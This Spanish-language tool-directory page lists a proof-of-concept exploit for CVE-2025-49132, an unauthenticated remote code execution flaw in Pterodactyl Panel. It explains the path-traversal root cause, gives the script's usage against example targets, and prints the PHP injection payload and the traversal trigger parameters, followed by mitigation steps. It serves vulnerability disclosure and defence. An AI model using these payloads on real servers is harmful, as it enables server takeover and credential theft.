
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2025-49132-Pterodactyl-Panel-Unauthenticated-Remote-Code-Execution-RCE- — Exploit PoC para CVE-2025-49132 (GHSA-24wv-6c99-f843) – Ejecución remota de código no autenticada en Pterodactyl Panel ≤ 1.11.10 | Kitploit
Herramientas/GitHubGitHub/dollarboysushil/cve-2025-49132-pterodactyl-panel-unauthenticated-remote-code-execution-rce-
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónRed TeamingDesarrollo de Payloads
GitHubdollarboysushil/cve-2025-49132-pterodactyl-panel-unauthenticated-remote-code-execution-rce-

CVE-2025-49132-Pterodactyl-Panel-Unauthenticated-Remote-Code-Execution-RCE-

Exploit PoC para CVE-2025-49132 (GHSA-24wv-6c99-f843) – Ejecución remota de código no autenticada en Pterodactyl Panel ≤ 1.11.10

Ver RepositorioSitio web
319hace 9 mesesAún no revisado
Compartir

CVE-2025-49132

Panel Pterodactyl - Ejecución Remota de Código No Autenticada (RCE)


🔎 Resumen

CVE‑2025‑49132 es una vulnerabilidad crítica de Ejecución Remota de Código que afecta a Pterodactyl Panel <= 1.11.10.

Un atacante no autenticado puede explotar una validación de entrada incorrecta en el endpoint /locales/locale.json para ejecutar comandos arbitrarios del sistema.

Parcheado en la versión: 1.11.11


📌 Impacto

La explotación exitosa permite:

  • Ejecución Remota de Código No Autenticada
  • Lectura de archivos sensibles (p. ej., .env)
  • Extracción de credenciales de base de datos
  • Compromiso total del servidor

Gravedad: Crítica


🧠 Causa Raíz

La vulnerabilidad existe debido a una validación incorrecta de:

  • parámetro locale
  • parámetro namespace

Un atacante puede:

  1. Abusar del traversal de directorios (../../../../../)
  2. Aprovechar config-create
  3. Escribir cargas útiles PHP arbitrarias en /tmp
  4. Desencadenar la ejecución mediante la carga de un namespace manipulado

Clasificación de debilidad: CWE-94 -- Control Incorrecto de la Generación de Código


🚀 Prueba de Concepto (PoC)

Uso

python3 CVE-2025-49132-dbs.py --target <host> --cmd "<command>" [--path <pear_path>]

Ejemplos

python3 CVE-2025-49132-dbs.py --target victim.com --cmd "whoami"
python3 CVE-2025-49132-dbs.py --target 192.168.1.10 --cmd "id" --path /usr/local/lib/php/PEAR


Ruta por defecto:

/usr/share/php/PEAR

Obtener la ruta correcta desde la página /phpinfo.php alt text

🛠 Flujo de Explotación


Paso 1 - Escribir la Carga Útil

El atacante inyecta una carga útil PHP maliciosa en /tmp/payload.php usando:

/<?=system('id')?>+/tmp/payload.php

Paso 2 --- Desencadenar la Ejecución

Llamando a:

?locale=../../../../../tmp&namespace=payload

El servidor ejecuta el PHP inyectado.
alt text

🛡 Mitigación

  • Actualizar a Pterodactyl Panel >= 1.11.11
  • Sanitizar las entradas locale y namespace
  • Deshabilitar funciones PHP peligrosas
  • Restringir la exposición innecesaria de endpoints

📚 Referencias

  • Aviso de GitHub: GHSA-24wv-6c99-f843
  • CVE-2025-49132
  • Commit del Parche de Pterodactyl Panel v1.11.11

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    618
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    411
  • 4

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    328
  • 5

    jumpserver

    jumpserver/jumpserver

    JumpServer es una plataforma de gestión de accesos privilegiados (PAM) de código abierto que proporciona a los equipos de DevOps y TI acceso seguro y bajo demanda a endpoints SSH, RDP, Kubernetes, base de datos y RemoteApp a través de un navegador web.

    314
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Motor de OSINT impulsado por IA para descubrir y mapear más de 7.700 identidades en redes sociales en toda la web

    275

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →





